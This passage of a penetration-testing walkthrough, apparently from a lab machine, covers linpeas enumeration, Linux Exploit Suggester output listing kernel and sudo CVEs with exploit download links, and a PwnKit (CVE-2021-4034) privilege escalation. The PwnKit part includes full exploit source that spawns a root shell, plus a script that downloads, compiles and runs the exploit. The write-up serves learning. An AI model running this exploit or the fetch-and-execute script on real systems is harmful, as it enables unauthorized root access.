
9. Enumerate for Privilege Escalation Vectors using linpeas.sh:
Info found from files that seems interesting:
- Config:

1
- Shows us the password for some user probably.
- /etc/profile.d/:

1
	- I checked this out but there's nothing seems to be there that is interesting.

10. SUID bit enabled binaries:

- PGP Signature:
- Password:


- Tmux:

- Drupal Files:
1
- Found the user and password for the database 'drupal' ran by MySQL
11. Compilers inside the target:

1
2

- Also notice that there are compilers available in the system.
- This makes it possible for attackers to craft their own tools from inside the target machine.
- Useful software:
- Users:

- OS and Sudo Version:

1
- The Linux version is highlighted with yellow and red which means that the OS itself is vulnerable to Local Privilege Escalation(LPE) probably.
- List of CVEs that could possibly help with privilege escalation:
Possible CVE for LPE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,[ ubuntu=14.04 ]{kernel:4.4.0-89-generic},ubuntu=(16.04|17.04){kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2017-1000112] NETIF_F_UFO

   Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
   Exposure: highly probable
   Tags: [ ubuntu=14.04{kernel:4.4.0-*} ],ubuntu=16.04{kernel:4.8.0-*}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c
   Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support for additional distros/kernels

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2021-4034] PwnKit  -> Works!

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2017-6074] dccp

   Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
   Exposure: probable
   Tags: [ ubuntu=(14.04|16.04) ]{kernel:4.4.0-62-generic}
   Download URL: https://www.exploit-db.com/download/41458
   Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2016-2384] usb-midi

   Details: https://xairy.github.io/blog/2016/cve-2016-2384
   Exposure: probable
   Tags: [ ubuntu=14.04 ],fedora=22
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c
   Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged user

[+] [CVE-2015-3202] fuse (fusermount)

   Details: http://seclists.org/oss-sec/2015/q2/520
   Exposure: probable
   Tags: debian=7.0|8.0,[ ubuntu=* ]
   Download URL: https://www.exploit-db.com/download/37089
   Comments: Needs cron or system admin interaction

[+] [CVE-2015-1318] newpid (apport)

   Details: http://openwall.com/lists/oss-security/2015/04/14/4
   Exposure: probable
   Tags: [ ubuntu=14.04 ]
   Download URL: https://gist.githubusercontent.com/taviso/0f02c255c13c5c113406/raw/eafac78dce51329b03bea7167f1271718bee4dcc/newpid.c

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

   Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
   Exposure: less probable
   Download URL:
   Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-7308] af_packet

   Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html
   Exposure: less probable
   Tags: ubuntu=16.04{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c
   Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE

   Details: https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-9793
   Exposure: less probable
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-9793/poc.c
   Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No SMEP/SMAP/KASLR bypass included. Tested in QEMU only

[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Exposure: less probable
   Tags: ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2015-1318] newpid (apport) 2

   Details: http://openwall.com/lists/oss-security/2015/04/14/4
   Exposure: less probable
   Tags: ubuntu=14.04.2
   Download URL: https://www.exploit-db.com/download/36782

[+] [CVE-2016-0728] keyring

   Details: http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/40003
   Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: https://cyseclabs.com/blog/cve-2016-0728-poc-not-working


╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2
  [1] af_packet
      CVE-2016-8655
      Source: http://www.exploit-db.com/exploits/40871
  [2] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] get_rekt
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010
12. Result of exploit execution:
1
- Pwnkit works! (CVE-2021-4034)
Applying CVE-2021-4034 PwnKit as a Privilege Escalation exploit
From the link:
https://www.exploit-db.com/exploits/506891
- I copied the .c code and place it on /tmp directory under the user 'www-data'.
Compiling it:
1
2
gcc -shared -o evil.so -fPIC evil-so.c
gcc exploit.c -o exploit

Execution:

Reference for in-depth understanding of how the PwnKit exploit works:
https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txthttps://hugeh0ge.github.io/2019/11/04/Getting-Arbitrary-Code-Execution-from-fopen-s-2nd-Argument/https://www.openwall.com/lists/oss-security/2014/07/14/1https://www.openwall.com/lists/oss-security/2017/06/23/8
More reference about the APIs or undocumented functions used by pkexec:
https://docs.gtk.org/glib/func.find_program_in_path.html
Pre-conditions:
1. /usr/bin/pkexec has to have its SUID bit enabled.
Recommended Files:
Makefilecve-2021-4034.ccve-2021-4034.shpwnkit.c
Minimum files used to escalate privilege:
cve-2021-4034.cpwnkit.c
Makefile:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
CFLAGS=-Wall  // Sets the `CFLAGS` variable to `-Wall`, which is a compiler flag that enables all warning messages during compilation.
TRUE=$(shell which true)

.PHONY: all
all: pwnkit.so cve-2021-4034 gconv-modules gconvpath

.PHONY: clean
clean:
        rm -rf pwnkit.so cve-2021-4034 gconv-modules GCONV_PATH=./
        make -C dry-run clean

gconv-modules:
        echo "module UTF-8// PWNKIT// pwnkit 1" > $@

.PHONY: gconvpath
gconvpath:
        mkdir -p GCONV_PATH=.
        cp -f $(TRUE) GCONV_PATH=./pwnkit.so:.

pwnkit.so: pwnkit.c
        $(CC) $(CFLAGS) --shared -fPIC -o $@ $<

.PHONY: dry-run
dry-run:
        make -C dry-run
cve-2021-4034.c File: (exploit)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
# Exploit Title: PolicyKit-1 0.105-31 - Privilege Escalation
# Exploit Author: Lance Biggerstaff
# Original Author: ryaagard (https://github.com/ryaagard)
# Date: 27-01-2022
# Github Repo: https://github.com/ryaagard/CVE-2021-4034
# References: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

# Description: The exploit consists of three files `Makefile`, `evil-so.c` & `exploit.c`

##### Makefile #####

all:
	gcc -shared -o evil.so -fPIC evil-so.c
	gcc exploit.c -o exploit

clean:
	rm -r ./GCONV_PATH=. && rm -r ./evildir && rm exploit && rm evil.so

#################

##### evil-so.c #####

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv() {}

// Sets the UID, GID and Group to root and spawns a new shell with this privileged process.
void gconv_init() {
    setuid(0);
    setgid(0);
    setgroups(0);

    execve("/bin/sh", NULL, NULL);
}

#################

##### exploit.c #####

#include <stdio.h>
#include <stdlib.h>

#define BIN "/usr/bin/pkexec"
#define DIR "evildir"
#define EVILSO "evil"

int main()
{
    char *envp[] = {
        DIR,
        "PATH=GCONV_PATH=.",
        "SHELL=ryaagard",     // The `SHELL` variable usually contains the path to the user's preferred shell. In this case, it is set to a custom value,
						        // which might be used for a specific purpose within the application.

        "CHARSET=ryaagard",   //The `CHARSET` variable is typically used to specify the character encoding used by the system or application.
						        // In this case, it is set to a custom value, which might be used for a specific purpose within the application.
        NULL
    };
    char *argv[] = { NULL };

	// Creates the directory "GCONV_PATH=."
    system("mkdir GCONV_PATH=.");

	// Creates the file : "GCONV_PATH=./evildir" will have permissions 777.
    system("touch GCONV_PATH=./" DIR " && chmod 777 GCONV_PATH=./" DIR);

	// Create another directory named "evildir"
    system("mkdir " DIR);

	// The file 'gconv-modules' will have contents of : "module UTF-8// evil// evildir 1"
	// Actual format: <module name> <from-charset> <to-charset> <path-to-shared-library> <cost>
	// With this value in the configuration file /gconv-modules, iconv_open() uses this to know which shared library to execute when printing error messages.
	// In this case, if pkexec's iconv_open() goes to config file /gconv-modules and sees "evil" shared library, it executes "evil".
	// In this command, it creates a file in the current working directory
    system("echo 'module\tINTERNAL\t\t\tryaagard//\t\t\t" EVILSO "\t\t\t2' > " DIR "/gconv-modules");

	// Copies the shared library "evil.so" to GCONV_PATH=./ directory.
	// In our case, evil.so gets copied to GCONV_PATH=./ directory.
    system("cp " EVILSO ".so " DIR);

	// The process to be spawned by execve via pkexec will have the environment variables added from the parent process' env variables:
	// DIR == "evildir"
	// PATH=GCONV_PATH=.
    // SHELL=ryaagard
    // CHARSET=ryaagard
    execve(BIN, argv, envp); // pkexec evildir (from GCONV_PATH=./)

    return 0;
}

#################
1
2
- In our case, evil.so == pwnkit.so  && evil-so.c == pwnkit.c
- exploit.c == cve-2021-4034.c  &&  exploit(ELF) == cve-2021-4034(ELF)
cve-2021-4034.sh - Used to download + execute the exploit from Github
1
2
3
4
5
6
7
8
9
10
11
12
13
14
#!/usr/bin/env sh

URL='https://raw.githubusercontent.com/berdav/CVE-2021-4034/main/'

for EXPLOIT in "${URL}/cve-2021-4034.c" \
               "${URL}/pwnkit.c" \
               "${URL}/Makefile"
do
    curl -sLO "$EXPLOIT" || wget --no-hsts -q "$EXPLOIT" -O "${EXPLOIT##*/}"
done

make

./cve-2021-4034
1
2
3
4
5
6
7
8
9
10
11
12
- curl -sLO "$EXPLOIT" Breakdown: This command attempts to download the file from the URL stored in the variable `$EXPLOIT` using `curl`.
		- `-s`: Silent mode, which prevents `curl` from displaying any progress bars or status information.
		- `-L`: Follows any redirects in case the URL points to a different location.
		- `-O`: Saves the downloaded file with the same name as the remote file.

- wget --no-hsts -q "$EXPLOIT" -O "${EXPLOIT##*/}" Breakdown : This command attempts to download the file from the URL stored in the variable `$EXPLOIT` using `wget` if the `curl` command fails.
		- `--no-hsts`: Disables HSTS (HTTP Strict Transport Security), which enforces HTTPS connections for websites that support it. This option is used to avoid potential issues with HSTS.
		- `-q`: Quiet mode, which suppresses any output from `wget`.
		- `-O "${EXPLOIT##*/}"`: Specifies the output file name. `${EXPLOIT##*/}` is a parameter expansion that extracts the file name from the URL (everything after the last `/`). It saves the downloaded file with the same name as the remote file.

- Uses the 'Makefile'.
- Lastly, executes the final exploit.
Total:
It downloads all the files from the URLs:
1
2
3
  - https://raw.githubusercontent.com/berdav/CVE-2021-4034/main/cve-2021-4034.c
  - https://raw.githubusercontent.com/berdav/CVE-2021-4034/main/pwnkit.c
  - https://raw.githubusercontent.com/berdav/CVE-2021-4034/main/Makefile
pwnkit.c - (evil-so.c)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv(void) {
}

void gconv_init(void *step)
{
        char * const args[] = { "/bin/sh", NULL };
